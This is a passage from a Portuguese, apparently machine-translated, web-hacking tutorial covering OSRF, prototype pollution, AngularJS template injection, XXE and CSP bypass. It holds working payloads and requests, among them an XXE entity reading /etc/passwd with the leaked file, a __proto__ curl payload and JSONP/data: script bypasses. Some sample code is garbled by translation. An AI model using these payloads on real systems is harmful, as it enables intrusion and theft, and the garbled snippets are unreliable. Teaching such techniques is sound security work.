8 return "<html><body> </body></html>".format(vuln_param)
9
10 @app.route('/admin/add')
11 def add_admin():
12
13 username = request.args.get('username')
14 password = request.args.get('password')
15 return "<html><body> Admin Added </body></html>"
16
17 if __name__ == '__main__':
18 app.run()
```

Todo o objetivo desse aplicativo vulnerável é forçar o usuário a enviar uma solicitação ao ponto de extremidade "/admin/add". Ao fazer isso, o aplicativo adicionará um usuário administrador que o invasor poderá usar para fazer login no aplicativo da vítima.

Se você vir o XSS na linha 8, está absolutamente correto, mas, para o propósito do exercício, vamos supor que a entrada do usuário seja higienizada e que não seja possível sair das aspas simples. Nesse cenário, o XSS não funcionaria, mas o OSRF sim. Lembre-se de que o objetivo é fazer com que o navegador do usuário envie uma solicitação para "127.0.0.1/admin/add?username=ghost&password=lulz". Isso criaria um novo usuário administrador chamado "ghost" com a senha "lulz". Observe mais de perto o ponto de extremidade "/" e como o "vuln\_param" é usado para criar o atributo src da tag de imagem. E se um invasor digitasse ".../..."?

St...	M...	Domain	File	Initiator	Ty...	Transferr...	Size	Headers	Cookies	Requ...
200	GET	127.0....	?vuln_param=../../	document	html	235 B	82...	Filter Headers		
404	GET	127.0....	.jpg	img	html	393 B	23...	▶ GET http://127.0.0.1:5000/.jpg		

Como você pode ver acima, isso fez com que o aplicativo enviasse uma solicitação GET para o caminho "/" em vez de "/images". Isso ocorre porque os caracteres "../" dizem ao servidor para voltar um diretório; se você estiver familiarizado com o Linux, provavelmente já sabe disso.

St...	M...	Domain	File	Initiator	Ty...	Transferr...	Size	Headers	Cookies	Request
200	GET	127.0....	?vuln_param=../../admin/add	document	html	244 B	91 B	Filter Headers		
404	GET	127.0....	add.jpg	img	html	393 B	23...	▶ GET http://127.0.0.1:5000/admin/add.jpg		
404	GET	127.0....	admin/add.jpg	img	html	23... B	91 B	Filter Headers		

A solicitação acima é um pouco melhor; se você observar o canto inferior direito da imagem, poderá ver o navegador fazer uma solicitação para "/admin/add.jpg". Se adicionarmos os parâmetros de nome de usuário e senha, poderemos adicionar uma conta de administrador, conforme mostrado abaixo:

Stat...	Met...	Domain	File	Initiator	Type	Transferred	Size	Headers	Cookies	Request	Response	Timings
200	GET	127.0.0.1:...	/vuln_param=.../admin/add?username=ghost%26password=lulz	document	html	274 B	120 B					
200	GET	127.0.0.1:...	/vuln_param=.../admin/add?username=ghost&password=lulz..jpg	img	html	193 B	40 B					

Observe que, ao enviar vários parâmetros, devemos codificar o caractere "&" no URL, caso contrário o navegador pensará que ele pertence à primeira solicitação e não à segunda.

Observe também como a senha é "lulz.jpg" e não "lulz". Isso ocorre porque ".jpg" é anexado à cadeia de caracteres no final. Para nos livrarmos desses caracteres em nossa senha, basta adicionar um parâmetro fictício, conforme mostrado abaixo:

- [http://127.0.0.1:5000/?vuln\\_param=.../admin/add?username=ghost%26password=lulz%26dummy\\_param=%26dummy\\_param=](http://127.0.0.1:5000/?vuln_param=.../admin/add?username=ghost%26password=lulz%26dummy_param=%26dummy_param=)

Stat...	Met...	Domain	File	Initiator	Type	Transferred	Size	Headers	Cookies	Request	Response	Timings
200	GET	127.0.0.1:...	/vuln_param=.../admin/add?username=ghost%26password=lulz%26dummy_param=%26dummy_param=	document	html	287 B	133 B					
200	GET	127.0.0.1:...	/vuln_param=.../admin/add?username=ghost&password=lulz..jpg	img	html	193 B	40 B					

Finalmente, podemos fazer uma solicitação ao ponto de extremidade "/admin/add", fazendo com que o aplicativo adicione um novo usuário chamado "ghost" com a senha "lulz". Observe que, como essa solicitação vem do navegador do usuário, ela conterá todos os cookies de autenticação do usuário, o cabeçalho de origem do aplicativo e muito mais, dependendo de como a solicitação é enviada.

## Resumo

Se você conseguir controlar parte do URL usado para fazer uma solicitação HTTP, provavelmente tem OSRF. Para confirmar, tente injetar os caracteres "../", o que fará com que a solicitação suba um diretório. Se isso for possível, você definitivamente tem OSRF, só precisa encontrar um endpoint interessante para chamar. Esse é um bug bastante antigo que a maioria das pessoas não sabe que existe e, além disso, é muito fácil implementar essa vulnerabilidade em seu aplicativo. Isso, somado ao fato de ser fácil de explorar, torna essa vulnerabilidade bastante perigosa.

## Protótipo de poluição

### Introdução

O Javascript é uma linguagem baseada em protótipos. Os protótipos são o mecanismo pelo qual os objetos JavaScript herdam recursos uns dos outros. Isso significa que, se o objeto protótipo for modificado em um objeto, ele será aplicado a todos os outros objetos, conforme mostrado no exemplo abaixo:

```
> a = {}
< > {}
> a.foo
< undefined
> a.__proto__.foo = "bar"
< "bar"
> a.foo
< "bar"
> b = {}
< > {}
> b.foo
< "bar"
> |
```

Como você pode ver acima, temos duas variáveis chamadas "a" e "b". Modificamos o objeto protótipo na variável "a" adicionando uma variável chamada "foo" e atribuindo a ela o valor "bar". Você poderia pensar que isso não teria efeito sobre a variável "b", mas tem. O objeto protótipo modificado é herdado pela variável "b", portanto, quando chamamos a variável "foo" em "b", ela imprime "bar".

## Protótipo de poluição

Como dito anteriormente, o javascript é uma linguagem baseada em protótipo, o que significa que, se modificarmos o objeto protótipo, ele persistirá em todos os outros objetos. Dê uma olhada no código a seguir, o objetivo aqui é definir a variável "admin" como true:

```

function merge(dst, src) {
 for (var attr in src) {
 if (typeof(dst[attr]) == "object" &&
 typeof(src[attr]) == "object") {
 merge(dst[attr], src[attr]);
 } else {
 dst[attr] = src[attr];
 }
 }
 return dst;
}

if (request.method == "POST") {
 if (request.headers.content_type == 'application/json') {
 user=merge({"user":""}, JSON.parse(request.post.data));
 admin={};
 response.headers.content_type = 'application/json' ;
 if (admin.admin == true) {
 write(JSON.stringify({"key": ""+process.env['PTLAB_KEY']}));
 } else {
 write(JSON.stringify(user));
 }
 }
}

```

Como mostrado acima, estamos mesclando os dados fornecidos pelo usuário com o objeto user. Em seguida, ele criará uma variável chamada admin e verificará se "admin.admin" está definido como true. Se estiver, ganhamos. Em circunstâncias normais, isso seria impossível, pois nunca teremos a chance de modificar essa variável, mas, com a poluição do protótipo, podemos fazê-lo.

Durante o processo de mesclagem, se ele encontrar um objeto protótipo, ele o adicionará ao objeto do usuário. Como o objeto protótipo é herdado por todos os outros objetos, podemos potencialmente modificar outras variáveis, conforme mostrado na solicitação curl abaixo.

```
jokers-MacBook-Pro:Desktop joker$ curl -X POST -H "Content-Type: application/json"
-d '{"__proto__": {"admin":1}}' http://pt1-c671c624-60d33a93.libcurl.so/]
```

Na imagem acima, estamos enviando um objeto protótipo com uma variável chamada "admin", que está definida como "true". Quando a linha verifica se admin.admin está definido como true, ela

passa porque o objeto admin herdou a variável admin do objeto protótipo que modificamos.

## Resumo

A poluição do protótipo pode ser considerada um tipo de injeção de objeto. O objeto protótipo é herdado por todos os objetos, portanto, se pudermos modificá-lo em um lugar, ele será herdado por todos os outros. Isso pode ser usado para sobrescrever funções, variáveis e qualquer outra coisa. Embora essa seja uma vulnerabilidade menos conhecida, ela é tão mortal quanto qualquer outra. No passado, isso levou a ataques XSS, DOS e RCE, portanto, não há limite para o que você pode fazer com isso.

## Injeção de modelo no lado do cliente (CSTI)

### Introdução

O desenvolvimento front-end mudou rapidamente na última década. A maioria dos aplicativos da Web modernos é criada usando estruturas javascript como AngularJS, React, Vue e outras. De acordo com o Google, "o AngularJS é uma estrutura da Web de front-end de código aberto baseada em JavaScript, mantida principalmente pelo Google e por uma comunidade de indivíduos e corporações, para lidar com muitos dos desafios encontrados no desenvolvimento de aplicativos de página única". A maioria das pessoas pensa que essas estruturas são imunes a vulnerabilidades como XSS, mas esse não é o caso, é apenas um pouco diferente de explorar.

## Noções básicas de angular

Há algumas coisas que você precisa entender ao lidar com aplicativos Angular. Vou abordar brevemente alguns tópicos, como modelos, expressões e escopos, que são essenciais para entender a injeção de modelos do lado do cliente no Angular.

Quando você olha para um aplicativo Angular no navegador, na verdade está olhando para um modelo. Um modelo é um trecho de HTML que informa ao Angular como renderizar o componente no aplicativo Angular. A principal vantagem dos modelos é que você pode passar dados que permitem gerar dinamicamente o código HTML com base nos argumentos passados a ele. Um exemplo de modelo pode ser encontrado abaixo:

- <h1>Bem-vindo {{Username}}!</h1>

Como você pode ver, o modelo a seguir cria uma tag "h1" que dá as boas-vindas ao usuário atual. O "{{Username}}" é uma expressão e muda com base no seu nome de usuário. Se o meu nome de usuário for "ghostlulz", o aplicativo exibirá "Welcome ghostlulz!". Isso permite que o Angular gere páginas HTML dinamicamente em vez de usar páginas estáticas, conforme mostrado abaixo:

- <h1>Bem-vindo ghostlulz!</h1>

As expressões são trechos de código semelhantes aos do Javascript. Como as expressões Javascript, as expressões angulares podem conter literais, operadores e variáveis, conforme mostrado abaixo:

- 1+1

- A+b
- Nome do usuário
- Itens[índice]

Ao contrário das expressões Javascript, que são avaliadas em relação à janela global, as expressões Angular são avaliadas em relação ao objeto Scope. Basicamente, o que isso significa é que, se você tentar avaliar "alert(1)", ele falhará porque o escopo não tem uma função "alert" (a menos que você defina uma). O escopo é apenas um objeto e você pode definir variáveis e funções nele, conforme mostrado abaixo:

```
$scope.username = "Ghostlulz";

$scope.greetings = function() {
 return 'Bem-vindo ' + $scope.username + '!';
};
```

## Injeção de modelo no lado do cliente (XSS)

De acordo com o Google, "as vulnerabilidades de injeção de modelo no lado do cliente surgem quando os aplicativos que usam uma estrutura de modelo no lado do cliente incorporam dinamicamente a entrada do usuário em páginas da Web". Como você sabe, o Angular é uma estrutura de modelo do lado do cliente e você pode incorporar a entrada do usuário nesses modelos. Isso torna o Angular o alvo perfeito para esse tipo de vulnerabilidade.

Se você não tiver conhecimento e estiver testando o XSS em um site Angular, poderá tentar algo assim:

## Testbed for Angular JS version 1.0.8

```
<script>alert(0);</script>
```

go

*hidden 1.0.8*

### Angular JS Expression:

```
<script>alert(0);</script>
```

Como você pode ver, não recebi uma caixa de alerta e isso se deve ao fato de o servidor estar codificando nossa entrada antes de passá-la para o modelo, conforme mostrado abaixo.

```
Angular JS Expression:
<!-- start of AngularJS app -->
<div ng-app>

<script>alert(0);</script>

</div>
<!-- end of AngularJS app -->
<hr/>
```

Esse é um método muito popular de prevenção de XSS e é suficiente para a maioria dos aplicativos, mas o Angular é diferente. No Angular, podemos usar expressões que não precisam usar caracteres especiais que são codificados pela função PHP "htmlspecialchars", conforme mostrado abaixo:

**Testbed for Angular JS version 1.0.8**

*hidden 1.0.8*

---

**Angular JS Expression:**  
2

Como você pode ver acima, estou usando a expressão "{{1+1}}", que é avaliada como "2".

Esse é um indicador muito forte de que o aplicativo é vulnerável à injeção de modelos no lado do cliente.

Forçar um aplicativo a somar dois números não é tão empolgante, mas e se pudéssemos injetar código javascript? Sabemos que não podemos simplesmente inserir uma função "alert(1)" porque essa função não está definida no objeto do escopo. Nos bastidores, "alert(1)" se transforma em "\$scope.alert(1)". Por padrão, o objeto de escopo contém outro objeto chamado "constructor", que contém uma função também chamada "constructor". Essa função pode ser usada para gerar e executar código dinamicamente. Isso é exatamente o que precisamos para executar nossa carga útil XSS, conforme mostrado abaixo:

- {{constructor.constructor('alert(1'))()}}



Como você pode ver acima, nossa expressão maliciosa do Angular foi injetada na página, fazendo com que o aplicativo gerasse e executasse dinamicamente nossa carga útil.

```
<hr/>
Angular JS Expression:
<!-- start of AngularJS app -->
<div ng-app>

{{constructor.constructor('alert(1))()}

</div>
<!-- end of AngularJS app -->
```

Para ajudar a evitar esse tipo de ataque, o Angular 1.2 - 1.5 contém uma sandbox.

Posteriormente, ela foi removida na versão 1.6 e posteriores, pois não oferecia segurança real, já que havia várias tentativas de contornar a sandbox. Se o aplicativo que você está testando estiver entre as versões 1.2 -

1.5, você precisará procurar o desvio da sandbox para essa versão para que a carga útil do XSS seja executada.

## Resumo

Com as novas tecnologias, surgem novas vulnerabilidades. Qualquer estrutura de modelo do lado do cliente que aceite entrada de usuário pode ser vulnerável à injeção de modelo do lado do cliente. Essa vulnerabilidade é usada principalmente para acionar cargas úteis de XSS. Como o Angular usa expressões, muitas vezes podemos contornar as prevenções tradicionais de XSS, como a codificação da entrada do usuário. A maioria dos desenvolvedores confia muito nesse método de prevenção, que funciona bem na maioria dos aplicativos, mas não naqueles que fazem uso de expressões e modelos do lado do cliente.

## Entidade externa XML (XXE)

### Introdução

XML External Entity (XXE) é uma vulnerabilidade que pode aparecer quando um aplicativo analisa XML. Antes de se aprofundar no que é o XXE, você precisa ter um conhecimento sólido de XML.

### Noções básicas de XXE

Extensible Markup Language (XML) é uma linguagem projetada para armazenar e transportar dados semelhantes ao JSON. Uma amostra da aparência do XML pode ser encontrada abaixo:

```
<?xml version="1.0" encoding="UTF-8"?>
```

```

<loja de livros>

 <book category="cooking">
 <title lang="en">Italiano cotidiano</title>
 <author>Giada De Laurentiis</author>
 <ano>2005</ano>
 <preço>30,00</preço>
 </book>

 <book category="children">
 <title lang="en">Harry Potter</title>
 <author>J K. Rowling</author>
 <ano>2005</ano>
 <preço>29,99</preço>
 </book>
</bookstore>

```

Na primeira linha, você pode ver o prólogo que contém a versão e a codificação do XML. Dica

profissional: se você vir isso no burp, deverá testar imediatamente para XXE:

- <?xml version="1.0" encoding="UTF-8"?>

Abaixo dela, você vê a tag "<bookstore>", que representa o nó raiz. Há dois nós filhos chamados "<book>" e cada um deles contém subnós filhos chamados "<title>,<author>,<year>,<price>".

```

<raiz>
 <criança>
 <subfilho></subfilho>
 </filho>
</root>

```

Essa é a estrutura básica do XML, mas há um pouco mais que você deve saber. Há algo chamado definição de tipo de documento (DTD) que define a estrutura e os elementos e atributos legais de um documento XML, conforme mostrado abaixo:

```
<?xml version="1.0"?>
<!DOCTYPE note [<!ENTITY user "Ghostlulz">
<!ENTITY message "got em">]>

<teste><nome>&usuário;</nome></teste>
```

Como mostrado acima, há algo chamado ENTITY. Ela funciona como uma variável. Neste exemplo, a entidade "user" contém o texto "Ghostlulz". Essa entidade pode ser chamada digitando-se "&user;" e ela será substituída pelo texto "Ghostlulz".

Você também pode usar algo chamado de entidade externa, que carregará seus dados de uma fonte externa. Isso pode ser usado para obter o conteúdo de uma url ou de um arquivo em disco, conforme mostrado abaixo:

```
<!DOCTYPE foo [<!ENTITY ext SYSTEM "http://example.com" >]>
<!DOCTYPE foo [<!ENTITY ext SYSTEM "file:///path/to/file" >]>
```

## Ataque de entidade externa XML (XXE)

Mencionei que você pode usar entidades externas para obter dados de um arquivo no disco e armazená-los em uma variável. E se tentássemos ler os dados do arquivo "/etc/passwd" e armazená-los em uma variável

variável? Observe que, para ler os dados, a entidade deve ser retornada na resposta. Sabendo disso, vamos tentar explorar nosso ambiente de teste.

Enquanto estava no burp, capturei a seguinte solicitação POST que parece estar usando XML para enviar dados ao sistema de back-end. Sempre que vir XML, você deve testar para XXE.

```
POST /product/stock HTTP/1.1
Host: ac7b203e7d84330c80cf68bb0053008a.web-security-academy.net
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:67.0) Gecko/20100101
Firefox/67.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
https://ac7b203e7d84330c80cf68bb0053008a.web-security-academy.net/product?productId=8
Content-Type: application/xml
Content-Length: 107
Connection: close
Cookie: session=JbPR3IFxHGdJwnibjkXIZuoljpw7dKFM

<?xml version="1.0" encoding="UTF-8"?>
<stockCheck><productId>8</productId><storeId>1</storeId></stockCheck>
```

Para testar o XXE, basta inserir sua entidade externa maliciosa e substituir cada valor de nó por ela, conforme mostrado abaixo:

```
POST /product/stock HTTP/1.1
Host: ac7b203e7d84330c80cf68bb0053008a.web-security-academy.net
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:67.0) Gecko/20100101
Firefox/67.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
https://ac7b203e7d84330c80cf68bb0053008a.web-security-academy.net/product?productId=8
Content-Type: application/xml
Content-Length: 178
Connection: close
Cookie: session=JbPR3IFxHGdJwnibqkXIzuoljpw7dKFM

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [<!ENTITY xxe SYSTEM "file:///etc/passwd">]>
<stockCheck><productId>&xxe;</productId><storeId>1000</storeId></stockCheck>
```

Conforme mostrado acima, criei uma entidade externa para obter os dados no arquivo /etc/passwd e os armazenei na entidade xxe. Em seguida, coloquei a variável no nó <productId>. Se o servidor não bloquear entidades externas, a resposta será refletida para você.

```
HTTP/1.1 400 Bad Request
Date: Sat, 22 Jun 2019 18:51:49 GMT
Content-Type: application/json
Content-Length: 1144
Connection: close
Content-Security-Policy: default-src 'self'; script-src 'self'; img-src 'self';
style-src 'self'; frame-src 'self'; connect-src 'self' ws://localhost:3333;
font-src 'self'; media-src 'self'; object-src 'none'; child-src 'self' blob:
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Frame-Options: DENY

"Invalid product ID: root:x:0:0:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
peter:x:2001:2001::/home/peter:/bin/bash
user:x:2000:2000::/home/user:/bin/bash
dnsmasq:x:101:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
messagebus:x:102:101::/nonexistent:/usr/sbin/nologin
```

Em seguida, você poderá recuperar o conteúdo do arquivo /etc/passwd, conforme mostrado acima.

## Resumo

A maioria dos aplicativos transmite dados usando JSON, mas você pode se deparar com aplicativos que usam XML. Quando isso acontecer, certifique-se de sempre testar o XXE. O abuso dessa vulnerabilidade permite que você leia arquivos arbitrários, o que pode levar ao comprometimento total de um computador.

# Bypass CSP

## Introdução

A política de segurança de conteúdo (CSP) é um cabeçalho HTTP especial usado para atenuar determinados tipos de ataques, como XSS (cross site scripting). Alguns engenheiros acham que a CSP é uma solução mágica contra vulnerabilidades como XSS, mas se for configurada incorretamente, você poderá introduzir configurações incorretas que permitirão que os invasores contornem completamente a CSP.

## Noções básicas sobre a política de segurança de conteúdo (CSP)

O cabeçalho do CSP é bastante simples e há apenas algumas coisas que você precisa entender. Primeiro, o valor do cabeçalho do CSP é composto de diretivas separadas por ponto e vírgula ";" . Você pode pensar nessas diretivas como políticas que são aplicadas ao seu site. Uma lista dessas diretivas pode ser encontrada abaixo. Observe que elas não são todas, mas as mais populares:

- Origem padrão
  - Isso funciona como um apanhado para todo o resto.
- Script-src
  - Descreve de onde podemos carregar arquivos javascript
- Estilo-src
  - Descreve de onde podemos carregar as folhas de estilo
- Img-src

- Descreve de onde podemos carregar imagens
- Conectar-src
  - Aplica-se a AJAX e Websockets
- Fonte-src
  - Descreve de onde podemos carregar as fontes
- Objeto-src
  - Descreve de onde podemos carregar objetos (<embed>)
- Mídia-src
  - Descreve de onde podemos carregar arquivos de áudio e vídeo
- moldura-ancestrais
  - Descreve quais sites podem carregar este site em um iframe

Essas diretivas são definidas com valores específicos que definem quais recursos podem ser carregados e de onde. Essa lista de fontes pode ser encontrada abaixo:

- \*
- Carregar recursos de qualquer lugar
- 'nenhum'
  - Bloquear tudo
- 'Self'
  - Só pode carregar recursos da mesma origem
- Dados:
  - Só é possível carregar recursos do esquema de dados (Base64)

- Algo.exemplo.com
  - Só pode carregar recursos do domínio especificado
- Https:
  - Só pode carregar recursos por HTTPS
- 'Inseguro em linha'
  - Permite elementos em linha (onclick, tags <script></script>, javascript:,)
- 'Unsafe-eval' (avaliação insegura)
  - Permite a avaliação dinâmica do código (função eval())
- 'Sha256-'
  - Só pode carregar recursos se eles corresponderem ao hash
- "Nonce-
  - Permite que um script em linha ou CSS seja executado se a tag de script contiver um atributo nonce que corresponda ao nonce especificado no cabeçalho do CSP.

Agora que você conhece a estrutura de um cabeçalho CSP, vamos dar uma olhada em um exemplo. Conforme mostrado abaixo, você pode ver que o CSP é retornado no cabeçalho de resposta HTTP.

```

v General
Request URL: https://github.com/
Request Method: GET
Status Code: 200 OK
Remote Address: 140.82.113.4:443
Referrer Policy: no-referrer-when-downgrade

v Response Headers view source
Cache-Control: max-age=0, private, must-revalidate
Content-Encoding: gzip
Content-Security-Policy: default-src 'none'; base-uri 'self'; block-all-mixed-content; connect-src 'self' uploads.github.com www.githubstatus.com collector.githubapp.com api.github.com www.google-analytics.com github-cloud.s3.amazonaws.com github-production-repository-file-5c1aeb.s3.amazonaws.com github-production-upload-manifest-file-7fdce7.s3.amazonaws.com github-production-user-asset-6210df.s3.amazonaws.com wss://live.github.com; font-src github.githubassets.com; form-action 'self' github.com gist.github.com; frame-ancestors 'none'; frame-src render.githubusercontent.com; img-src 'self' data: github.githubassets.com identicons.github.com collector.githubapp.com github-cloud.s3.amazonaws.com *.githubusercontent.com customer-stories-feed.github.com spotlights-feed.github.com; manifest-src 'self'; media-src 'none'; script-src github.githubassets.com; style-src 'unsafe-inline' github.githubassets.com

```

- default-src 'none'; base-uri 'self'; block-all-mixed-content; connect-src 'self'  
uploads.github.com www.githubstatus.com collector.githubapp.com  
api.github.com www.google-analytics.com github-cloud.s3.amazonaws.com  
github-production-repository-file-5c1aeb.s3.amazonaws.com  
github-production-upload-manifest-file-7fdce7.s3.amazonaws.com  
github-production-user-asset-6210df.s3.amazonaws.com wss://live.github.com; font-  
src github.githubassets.com; form-action 'self' github.com gist.github.com; frame-  
ancestors 'none'; frame-src render.githubusercontent.com; img-src 'self' data:  
github.githubassets.com identicons.github.com collector.githubapp.com github-  
cloud.s3.amazonaws.com \*.githubusercontent.com  
customer-stories-feed.github.com spotlights-feed.github.com; manifest-src 'self';  
media-src 'none'; script-src github.githubassets.com; style-src 'unsafe-inline'  
github.githubassets.com

A primeira coisa que vemos é: **default-src 'none'**; . Basicamente, isso diz para bloquear tudo, a menos que seja dito o contrário. Também vejo: frame-ancestors 'none'; . Essa política impedirá que outros sites carreguem este site em um iframe, o que elimina a vulnerabilidade de clickjacking. Também vemos: **script-src github.githubassets.com;** . Essa política faz com que o site só possa carregar arquivos javascript do github.githubassets.com, basicamente eliminando o XSS, a menos que encontremos um desvio nesse site. Há outras políticas definidas também, veja o que elas estão fazendo.

## Bypass básico do CSP

Há várias maneiras de bagunçar a implementação do CSP. Uma das maneiras mais fáceis de configurar incorretamente o CSP é usar valores perigosos ao definir políticas. Por exemplo, suponha que você tenha o seguinte cabeçalho de CSP:

- default-src 'self' \*

Como você sabe, a política **default-src** funciona como uma política "catch all". Você também sabe que \* funciona como um curinga. Portanto, essa política está basicamente dizendo para permitir que quaisquer recursos sejam carregados. É a mesma coisa que não ter um cabeçalho CSP! Você deve sempre ficar atento às permissões curinga.

Vamos dar uma olhada em outro cabeçalho do CSP:

- script-src 'unsafe-inline' 'unsafe-eval' 'self' data: <https://www.google.com>  
<http://www.google-analytics.com/gtm/js> [https://\\*.gstatic.com/feedback/](https://*.gstatic.com/feedback/)  
<https://accounts.google.com>;

Aqui temos a política **script-src**, que sabemos ser usada para definir de onde podemos carregar arquivos javascript. Normalmente, coisas como <IMG SRC="javascript:alert('XSS');"> seriam bloqueadas, mas, devido ao valor 'unsafe-inline', esse arquivo será executado. Isso é algo que você sempre deve observar, pois é muito útil para um invasor.


Você também pode ver o valor data: que permitirá que você carregue o javascript se tiver o elemento data: conforme mostrado abaixo: <iframe/src="data:text/html,<svg onload=alert(1)>">.

Até o momento, todas as técnicas usadas para contornar o CSP foram devidas a alguma configuração incorreta ou ao abuso de recursos legítimos do CSP. Há também algumas outras técnicas que podem ser usadas para contornar o CSP.

## Contorno de CSP JSONP

Se você não sabe o que é JSONP, talvez queira dar uma olhada em alguns tutoriais sobre esse tópico, mas vou lhe dar uma breve visão geral. O JSONP é uma forma de contornar a política do mesmo objeto (SOP). Um ponto de extremidade JSONP permite que você insira uma carga de javascript, normalmente em um parâmetro GET chamado "callback", e o ponto de extremidade retornará a carga de volta para você com o tipo de conteúdo JSON, o que permite contornar a SOP. Basicamente, podemos usar o ponto de extremidade JSONP para servir nossa carga de javascript. Você pode encontrar um exemplo abaixo:

- [https://accounts.google.com/o/oauth2/revoke?callback=alert\(1337\)](https://accounts.google.com/o/oauth2/revoke?callback=alert(1337))



A screenshot of a web browser window. The address bar shows the URL: accounts.google.com/o/oauth2/revoke?callback=alert(1337). The page content displays a JSON object with an error message. The code is as follows:

```
// API callback
alert(1337){
 "error": {
 "code": 400,
 "message": "Invalid JSONP callback name: 'alert(1337)'; only alphabet, number, '_', '$', '.', '[' and ']' are allowed.",
 "status": "INVALID_ARGUMENT"
 }
};
```

Como você pode ver acima, temos nossa função de alerta sendo exibida na página.

O perigo surge quando um cabeçalho CSP tem um desses pontos de extremidade na lista de permissões da política script-src. Isso significaria que poderíamos carregar nosso javascript mal-intencionado por meio do endpoint JSONP, ignorando a política do CSP. Observe o seguinte cabeçalho de CSP:

- script-src https://www.google.com http://www.google-analytics.com/gtm/js  
https://\*.gstatic.com/feedback/ https://accounts.google.com;

O seguinte seria bloqueado pelo CSP:

- [http://something.example.com/?vuln\\_param=javascript:alert\(1\);](http://something.example.com/?vuln_param=javascript:alert(1);)

E se tentássemos o seguinte:

- [http://something.example.com/?vuln\\_param=https://accounts.google.com/o/oauth2/revo  
ke?callback=alert\(1337\)](http://something.example.com/?vuln_param=https://accounts.google.com/o/oauth2/revoke?callback=alert(1337))

Isso seria aprovado porque o accounts.google.com tem permissão para carregar arquivos javascript de acordo com o cabeçalho CSP. Em seguida, abusamos do recurso JSONP para carregar nosso javascript malicioso.

## Bypass de injeção CSP

O terceiro tipo de desvio de CSP é chamado de injeção de CSP. Isso ocorre quando a entrada fornecida pelo usuário é refletida no cabeçalho do CSP. Suponha que você tenha a seguinte url:

- [http://example.com/?vuln=something\\_vuln\\_csp](http://example.com/?vuln=something_vuln_csp)

Se sua entrada for refletida no cabeçalho do CSP, você deverá ter algo parecido com isto:

```
script-src something_vuln_csp;
object-src 'none';
base-uri 'none';
require-trusted-types-for 'script';
report-uri https://csp.example.com;
```

Isso significa que podemos controlar o valor para o qual o valor script-src é definido. Podemos contornar facilmente o CSP definindo esse valor como um domínio que controlamos.

## Resumo

O CSP é um cabeçalho usado para controlar de onde um aplicativo pode carregar seus recursos. Isso costuma ser usado para atenuar vulnerabilidades como XSS e clickjacking, mas, se configurado incorretamente, pode ser fácil de contornar. Procurar coisas como injeção de CSP ou um ponto de extremidade JSONP vulnerável pode ser uma maneira fácil de contornar o cabeçalho CSP. Se o CSP foi configurado incorretamente, você pode usar a funcionalidade do CSP contra ele mesmo para contornar o CSP. Por exemplo, o uso de "inline-scripts" e curingas é sempre perigoso quando aplicado à política de script-src.

